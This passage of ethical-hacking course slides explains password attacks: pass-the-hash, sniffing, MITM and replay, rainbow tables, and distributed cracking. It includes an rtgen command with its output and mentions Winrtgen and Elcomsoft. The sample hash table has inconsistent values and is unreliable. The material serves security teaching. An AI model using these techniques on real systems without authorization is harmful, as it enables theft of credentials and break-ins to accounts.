
- A hash injection attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate to network resources
- The attacker finds and extracts a logged on domain admin account hash
- The attacker uses the extracted hash to log on to the domain controller



Passive Online Attack: Wire Sniffing



- Attackers run packet sniffer tools on the local area network (LAN) to access and record the raw network traffic
- The captured data may include sensitive information such as passwords (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to gain unauthorized access to the target system




Wire Sniffing> Computationally Complex>

Hard to Perpetrate



Passive Online Attacks: Man-in-the-Middle and Replay Attack



Gain access to the communication channels

In a MITM attack, the attacker acquires access to the communication channels between victim and server to extract the information

Use sniffer

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively hard to perpetrate
- Must be trusted by one or both sides
- Can sometimes be broken by invalidating traffic

Offline Attack: Rainbow Table Attack



Rainbow Table

A rainbow table is a precomputed table which contains word lists like dictionary files and brute force lists and their hash values



Compare the Hashes

Capture the hash of a password and compare it with the precomputed hash table. If a match is found then the password is cracked



Easy to Recover

It is easy to recover passwords by comparing captured password hashes to the precomputed tables



Precomputed Hashes

1qazwed> 4259cc34599c530b28a6a8f225d668590
hh021da> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf> 3cd696a8571a843cda453a229d741843
sodifo8sf> c744b1716cbf8d4dd0ff4ce31a177151

Tools to Create Rainbow Tables: rtgen and Winrtgen



rtgen

- The rtgen program need several parameters to generate a rainbow table, the syntax of the command line is:


Syntax: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

```
rtgen ntlm loweralpha 1 7 0 10x0 4000000 0
C:\Users\c\Desktop\rainbowcrack-1.5-win64\rtgen ntln loweralpha 1 7 0 1000 1000000
00 0
rainbow.table.ntln.loweralpha1-7.0.1000-1000000.0.rt parameters
hash algorithm: ntlm
hash length: 16
charset: loweralpha
charset in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73
74 75 76 77 78 79
charset length: 26
plaintext length range: 1 - 7
reduce offset: 0x00000000
plaintext total: 0x05000000
sequential starting point: begin from 0 (0x0000000000000000)
generating...
12768 of 4000000 rainbow chains generated (0 m 2.5 s)
65536 of 4000000 rainbow chains generated (0 m 2.7 s)
98304 of 4000000 rainbow chains generated (0 m 2.5 s)
131072 of 4000000 rainbow chains generated (0 m 2.5 s)
163840 of 4000000 rainbow chains generated (0 m 2.6 s)
196608 of 4000000 rainbow chains generated (0 m 2.5 s)
229376 of 4000000 rainbow chains generated (0 m 2.5 s)
262144 of 4000000 rainbow chains generated (0 m 2.7 s)
294912 of 4000000 rainbow chains generated (0 m 2.8 s)
327680 of 4000000 rainbow chains generated (0 m 2.1 s)
360448 of 4000000 rainbow chains generated (0 m 8.1 s)
```

<http://project-rainbowcrack.com>

Winrtgen

- Winrtgen is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes




<http://www.oxid.it>

Offline Attack: Distributed Network Attack




A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password protected files using the unused processing power of machines across the network to decrypt passwords


The DNA Manager is installed in a central location where machines running on DNA Client can access it over the network




DNA Manager coordinates the attack and allocates small portions of the key search to machines that are distributed over the network




DNA Client runs in the background, consuming only unused processor time



The program combines the processing capabilities of all the clients connected to network and uses it to crack the password




Elcomsoft Distributed Password Recovery



Features:

- Distributed password recovery over LAN, Internet, or both
- Plug in architecture allows for additional file formats
- Schedule support for flexible load balancing
- Install and remove password recovery clients remotely
- Encrypted network communications




Elcomsoft Distributed Password Recovery breaks complex passwords, recovers strong encryption keys, and unlocks documents in a production environment

<http://www.elcomsoft.com>

